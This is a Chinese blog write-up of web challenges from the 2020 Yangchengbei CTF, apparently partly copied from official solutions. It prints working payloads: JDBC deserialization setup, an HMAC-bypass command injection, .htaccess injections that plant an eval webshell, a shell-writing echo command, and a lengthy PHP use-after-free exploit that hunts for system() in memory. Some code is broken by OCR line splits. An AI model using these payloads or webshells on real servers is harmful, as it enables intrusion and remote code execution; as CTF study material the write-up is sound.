2020羊城杯CTF随缘Writeup

原创

weixin_46676743 于 2021-01-09 16:18:58 发布 1657 收藏 3

分类专栏： CTF WP 文章标签： 安全 php

本文链接：https://blog.csdn.net/weixin_46676743/article/details/112392181

CTF 同时被 2 个专栏收录

14 篇文章 1 订阅

订阅专栏

WP

1 篇文章 0 订阅

订阅专栏

2020羊城杯CTF随缘Writeup

docker源码链接：

https://github.com/k3vin-3/YCBCTF2020

Web部分

a_piece_of_java

考点：源码审计、java反序列化

PS：这道题没整明白，直接给出官方WP

第一步，serialkiller 白名单过滤，构造动态代理触发 JDBC 连接：

```
DatabaseInfo databaseInfo = new DatabaseInfo();
databaseInfo.setHost("x.x.x.x");
databaseInfo.setPort("x");
databaseInfo.setUsername("root");
databaseInfo.setPassword("root&userSSL=false&autoDeserialize=true&allowPublicKey
Retrieval=true&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiff
Interceptor");
InfoInvocationHandler infoInvocationHandler = new
InfoInvocationHandler(databaseInfo);
Info info =
(Info)Proxy.newProxyInstance(databaseInfo.getClass().getClassLoader(),
databaseInfo.getClass().getInterfaces(), infoInvocationHandler);
```

第二步 JDBC 反序列化攻击 apache-commons-collections，可以参考：https://github.com/codeplutos/MySQL-JDBC-Deserialization-Payload，反序列化链构造可以用ysoserial，也可以自己写。 至于给的 pom.xml 有什么用，除了提示 JDBC 反序列化，其次就是说明引进了 commons-collections 依赖，在 maven 仓库中查询 serialkiller，就会发现它引进了 commons-collections。


拿到flag：GWHT{5e97245bd9c98aad7040d461538e9231}

PS：看了这官方WP，还是没明白。。。


easycon


考点：一句话木马使用、base64转图片
访问index.php直接提示"eval post cmd"

题目提示eavl post cmd，很明显是一句话木马，蚁剑连接，发现有个文件，里面一长串base64， 少了个头部分，添加以后base64转图片得到flag



或者POST传参cmd=system("ls -al");发现当前目录下有文件bbbbbbbbb.txt：






回到页面访问，得到一串base64图片后缀字符串，加上base64头，在URL访问得到图片中显示的flag

拿到flag：GWHT{do__u__kn0w__c@idao}

BlackCat

考点：代码审计、加密解密
访问题目地址




下载音频，用文本打开，文件尾有代码

```
if(empty($_POST['Black-Cat-Sheriff']) || empty($_POST['One-ear'])){
    die('谁！竟敢踩我一只耳的尾巴！');
}

$clandestine = getenv("clandestine");

if(isset($_POST['White-cat-monitor']))
    $clandestine = hash_hmac('sha256', $_POST['White-cat-monitor'], $clandestine);


$hh = hash_hmac('sha256', $_POST['One-ear'], $clandestine);

if($hh !== $_POST['Black-Cat-Sheriff']){
    die('有意瞄准，无意击发，你的梦想就是你要瞄准的目标。相信自己，你就是那颗射中靶心的子弹。');
}

echo exec("nc".$_POST['One-ear']);
```

可以看出大概是将密钥再加密后用来加密输入的命令，进行强等判断，如何绕过关键点就是让环境变量*clandestine*被加密后可控，这里用了密钥传入数组的方法，加密后 使clandestine为一个定值，hash_hmac()函数第二个参数为数组的时候，返回结果为NULL。则*clandestine*可控，hh就可以 知道，判断即可绕过。。。

```
White-cat-monitor[]=1&One-ear=;cat flag.php&Black-CatSheriff=04b13fc0dff07413856e54695eb6a763878cd1934c503784fe6e24b7e8cdb1b6
```



拿到flag：GWHT{y0u_mu3t_p@y_atTentiou_!0_lt}

easyphp

考点：命令执行、绕过字符限制
访问题目地址
方法一：构造payload，结尾要用\处理content中的 \n，不然违背 .htaccess书写格式会导致 Apache 运行崩溃


```
? content=php_value%20pcre.backtrack_limit%200%0aphp_value%20pcre.jit%200%0a%23\&f ilename=.htaccess
```

没有preg_match的waf后就可以通过php://filter伪协议写入一句话

```
?filename=php://filter/write=convert.base64- decode/resource=.htaccess&content=cGhwX3ZhbHVlIHBjcmUuYmFja3RyYWNrX2xpbWl0IDAKcGhwX3ZhbHVlIHBjcmUuam l0IDAKcGhwX3ZhbHVlIGF1dG9fYXBwZW5kX2ZpbGUgLmh0YWNjZXNzCiM8P3 BocCBldmFsKCRfR0VUWzFdKTs/Plw&1=phpinfo();
```

方法二：利用\直接绕过字符限制，读取flag

```
?filename=.htaccess&content=php_value%20auto_prepend_fil\%0ae%20.htaccess%0a%23\
```




连蚁剑

拿到flag：GWHT{easyApache}

easyphp2

考点：文件包含、php伪协议
与easyphp类似


访问题目地址



404

Sorry, only people from GWHT are allowed to access this website.23333


题目地址亮了！！！！



一看就是文件包含，想读源码发现伪协议里面的base64和rot13都被ban了，查了一下官方手册找到一个可以用的转换器或者看看有无robots.txt

Disallow: /?file=check.php

还是个这？？？



利用

http://your ip:port/?file=php://filter/read=convert.quoted-printable-encode/resource=GWHT.php

php://filter/read=convert.quoted-printable-encode/resource

读到的源码

=0D=0A=0D=0A=0D=0A=0D=0A =0D=0A =0D=0A =0D=0A =0D=0A=0D=0A =0D=0A=0D=0A=0D=0A=0D=0A=0D=0A=0D=0A

=0D=0A=0D=0A '.''.'

'.'
'.'

'.'404'.'

'.'
'.'Sorry, only people from GWHT are allowed to access this website.'.'23333');=0D=0A
}=0D=0A ?>=0D=0A=0D=0A

A Counter is here, but it has someting wrong

=0D=0A=0D=0A

=0D=0A 3D"GWHT.php" =0D=0A
=0D=0A =0D=0A
=0D=0A=0D=0A The Count is: " . exec('printf \'' . $count . '\' | wc -c') . "";=0D=0A }=0D=0A ?>=0D=0A=0D=0A=0D=0A=0D=0A=0D=0A

```php
<?php
   ini_set('max_execution_time', 5);

      if ($_COOKIE['pass'] !== getenv('PASS')) {
         setcookie('pass', 'PASS');
         die('<h2>'.'<hacker>'.'<h2>'.'<br>'.'<h1>'.'404'.'<h1>'.'<br>'.'Sorry, only people from GWHT are allowed to access this website.'.'23333')
;
      }
      ?>

         <h1>A Counter is here, but it has someting wrong</h1>

            <form>
                  <input type="""hidden" value="GWHT.php" name="file">
                        <textarea style="""border-radius: 1rem;" type="text" name="count" rows=10 cols=50></textarea><br />
                              <input type="""submit">
                                 </form>

                                    <?php
                                       if (isset($_GET["count"])) {
                                          $count = $_GET["count"];
                                          if(preg_match('/;|base64|rot13|base32|base16|<\?php|#/i', $count)){
                                             die('hacker!');
                                          }
                                          echo "<h2>The Count is: " . exec('printf \'' . $count . '\' | wc -c') . "</h2>";
                                             }
                                             ?>


</body>

</html>
```

check.php

```php
<?php
$pass = "GWHT";
// Cookie password.
echo "Here is nothing, isn't it ?";

header('Location: /');
```

读到Cookie是GWHT，接下来就是命令执行exec(‘printf ‘’ . $count . ‘’ | wc -c’)，exec命令无回显，可以直接写入shell

```
echo "<?=eval(\$_POST['shell'])?>" > shell.php ||'
```

拿到flag：GWHT{Y0U_H4VE_A_BETTER_SK1LL}

break the wall

考点：触发 UAF
报告者给出的最简触发脚本：

```php
<?php
•
class Test {
public stdClass $prop;
}
$rp = new ReflectionProperty(Test::class, 'prop');
$test = new Test;
$test->prop = new stdClass;
var_dump($rp->getType()->getName());
```

执行之后会发现输出是一个奇怪的东西：

```
string(8) "
```

在 new Test 之前先输出一遍，看看原本正常的值:

```
string(8) "stdClass"
```

调试一下查看内存，可以看到原本的内存是这样的：

```
0x7ffff3e01988: 0x0000000600000002 0x0000000000000000
0x7ffff3e01998: 0x0000000000000008 0x7373616c43647473
0x7ffff3e019a8: 0x0000000000000000 0x00007ffff3e01a50
0x7ffff3e019b8: 0x801ae7a49db87483 0x0000000000000008
0x7ffff3e019c8: 0x706d75645f726176 0x0000000000000000
0x7ffff3e019d8: 0x00007ffff3e019b0 0x801ae78c6ce6a006
```

代表这是一个字符串，引用计数为 2，长度为 8，值为 stdClass。 之后的则是这样的：

```
0x7ffff3e01988: 0x00007ffff3e019d8 0x0000000000000000
0x7ffff3e01998: 0x0000000000000008 0x7373616c43647473
0x7ffff3e019a8: 0x0000000000000000 0x00007ffff3e01a50
0x7ffff3e019b8: 0x801ae7a49db87483 0x0000000000000008
0x7ffff3e019c8: 0x706d75645f726176 0x0000000000000000
0x7ffff3e019d8: 0x00007ffff3e019b0 0x801ae78c6f29b026
```

掏出exp

```php
<?php
global $abc, $helper;
class Test {
public HelperHelperHelperHelperHelperHelperHelper $prop;
}
class HelperHelperHelperHelperHelperHelperHelper {
public $a, $b;
}
function s2n($str) {
$address = 0;
for ($i=0;$i<4;$i++){
$address <<= 8;
$address |= ord($str[4 + $i]);
}
return $address;
}
function s2b($str, $offset){
return hex2bin(str_pad(dechex(s2n($str) + $offset - 0x10), 8, "0",
STR_PAD_LEFT));
}
function leak($offset) {
global $abc;
```

```
global $abc;
$data = "";
for ($i = 0;$i < 8;$i++){
$data .= $abc[$offset + 7 - $i];
}
return $data;
}
function leak2($address) {
global $helper;
write(0x20, $address);
$leak = strlen($helper -> b);
$leak = dechex($leak);
$leak = str_pad($leak, 16, "0", STR_PAD_LEFT);
$leak = hex2bin($leak);
return $leak;
}
function write($offset, $data) {
global $abc;
$data = str_pad($data, 8, "\x00", STR_PAD_LEFT);
for ($i = 0;$i < 8;$i++){
$abc[$offset + $i] = $data[7 - $i];
}
}
function get_basic_funcs($std_object_handlers) {
$prefix = substr($std_object_handlers, 0, 4);
$std_object_handlers = hexdec(bin2hex($std_object_handlers));
$start = $std_object_handlers & 0x00000000fffff000 | 0x0000000000000920; # change
0x920 if finding failed
$NumPrefix = $std_object_handlers & 0x0000ffffff000000;
$NumPrefix = $NumPrefix - 0x0000000001000000;
$funcs = get_defined_functions()['internal'];
for($i = 0; $i < 0x1000; $i++) {
$addr = $start - 0x1000 * $i;
$name_addr = bin2hex(leak2($prefix . hex2bin(str_pad(dechex($addr - 0x10), 8,
"0", STR_PAD_LEFT))));
if (hexdec($name_addr) > $std_object_handlers || hexdec($name_addr) < $NumPrefix)
{
continue;
}
$name_addr = str_pad($name_addr, 16, "0", STR_PAD_LEFT);
$name = strrev(leak2($prefix . s2b(hex2bin($name_addr), 0x00)));
$name = explode("\x00", $name)[0];
if(in_array($name, $funcs)) {
return [$name, bin2hex($prefix) . str_pad(dechex($addr), 8, "0", STR_PAD_LEFT),
$std_object_handlers, $NumPrefix];
}
}
}
function getSystem($unknown_func) {
$unknown_addr = hex2bin($unknown_func[1]);
$prefix = substr($unknown_addr, 0, 4);
$unknown_addr = hexdec($unknown_func[1]);
$start = $unknown_addr & 0x00000000ffffffff;
for($i = 0;$i < 0x800;$i++) {
$addr = $start - 0x20 * $i;
$name_addr = bin2hex(leak2($prefix . hex2bin(str_pad(dechex($addr - 0x10), 8,
"0", STR_PAD_LEFT))));
if (hexdec($name_addr) > $unknown_func[2] || hexdec($name_addr) <
$unknown_func[3]) {
continue;
```

```
}
$name_addr = str_pad($name_addr, 16, "0", STR_PAD_LEFT);
$name = strrev(leak2($prefix . s2b(hex2bin($name_addr), 0x00)));
if(strstr($name, "system")) {
return bin2hex(leak2($prefix . hex2bin(str_pad(dechex($addr - 0x10 + 0x08), 8,
"0", STR_PAD_LEFT))));
}
}
for($i = 0;$i < 0x800;$i++) {
$addr = $start + 0x20 * $i;
$name_addr = bin2hex(leak2($prefix . hex2bin(str_pad(dechex($addr - 0x10), 8,
"0", STR_PAD_LEFT))));
if (hexdec($name_addr) > $unknown_func[2] || hexdec($name_addr) <
$unknown_func[3]) {
continue;
}
$name_addr = str_pad($name_addr, 16, "0", STR_PAD_LEFT);
$name = strrev(leak2($prefix . s2b(hex2bin($name_addr), 0x00)));
if(strstr($name, "system")) {
return bin2hex(leak2($prefix . hex2bin(str_pad(dechex($addr - 0x10 + 0x08), 8,
"0", STR_PAD_LEFT))));
}
}
}
$rp = new ReflectionProperty(Test::class, 'prop');
$test = new Test;
$test -> prop = new HelperHelperHelperHelperHelperHelperHelper;
$abc = $rp -> getType() -> getName();
$helper = new HelperHelperHelperHelperHelperHelperHelper();
if (strlen($abc) < 1000) {
exit("UAF Failed!");
}
$helper -> a = $helper;
$php_heap = leak(0x10);
$helper -> a = function($x){};
$std_object_handlers = leak(0x0);
$prefix = substr($php_heap, 0, 4);
echo "Helper Object Address: " . bin2hex($php_heap) . "\n";
echo "std_object_handlers Address: " . bin2hex($std_object_handlers) . "\n";
$closure_object = leak(0x10);
```

拿到flag：GWHT{478958c82caca09061066f392386a0ea}

easyser

考点：代码审计、SSRF本地文件读取、反序列化


看一下有莫有robots.txt


```
Disallow: /star1.php/
```


访问star1.php

盲猜是SSRF本地文件读取，还有可能用到反序列化写入webshell，绕过死亡绕过，查看源码，发现ser.php

```
<html>
<head>
     <style> div.main { margin-left:auto; margin-right:auto; width:50%; } body { background-color:  #f5f5f0; }</style>
     <title>
        easyphp
     </title>
</head>
<body>
    <div class="main">
    <h2>本次比赛已和百度达成协议</h2>
    <h2>有不会的可以直接上百度搜</h2>
    <p> Have fun!</p>
    <br>
    <form method="GET" action="star1.php">
        <input type="text" value="https://www.baidu.com" name="path">
        <input type="submit" value="Submit">
    </form>
</div>
        <iframe src="https://www.baidu.com"  width=100% height=100% frameborder="0"></iframe>
    </body>
    <!--  小胖说用个不安全的协议从我家才能进ser.php呢!   !-->
</html>
url error<br>
```



访问ser.php，源码如下：

```php
<?php
error_reporting(0);
if ( $_SERVER['REMOTE_ADDR'] == "127.0.0.1" ) {
    highlight_file(__FILE__);
}
$flag='{Trump_:"fake_news!"}';

class GWHT{
    public $hero;
    public function __construct(){
        $this->hero = new Yasuo;
    }
    public function __toString(){
        if (isset($this->hero)){
            return $this->hero->hasaki();
        }else{
            return "You don't look very happy";
        }
    }
}
class Yongen{ //flag.php
    public $file;
    public $text;
    public function __construct($file='',$text='') {
        $this -> file = $file;
        $this -> text = $text;

    }
    public function hasaki(){
        $d   = '<?php die("nononon");?>';
        $a= $d. $this->text;
        @file_put_contents($this-> file,$a);
    }
}
class Yasuo{
    public function hasaki(){
        return "I'm the best happy windy man";
    }
}
/*$c=$_GET['c'];
echo $x=unserialize($c);*/
```

POP链构造+绕过exit

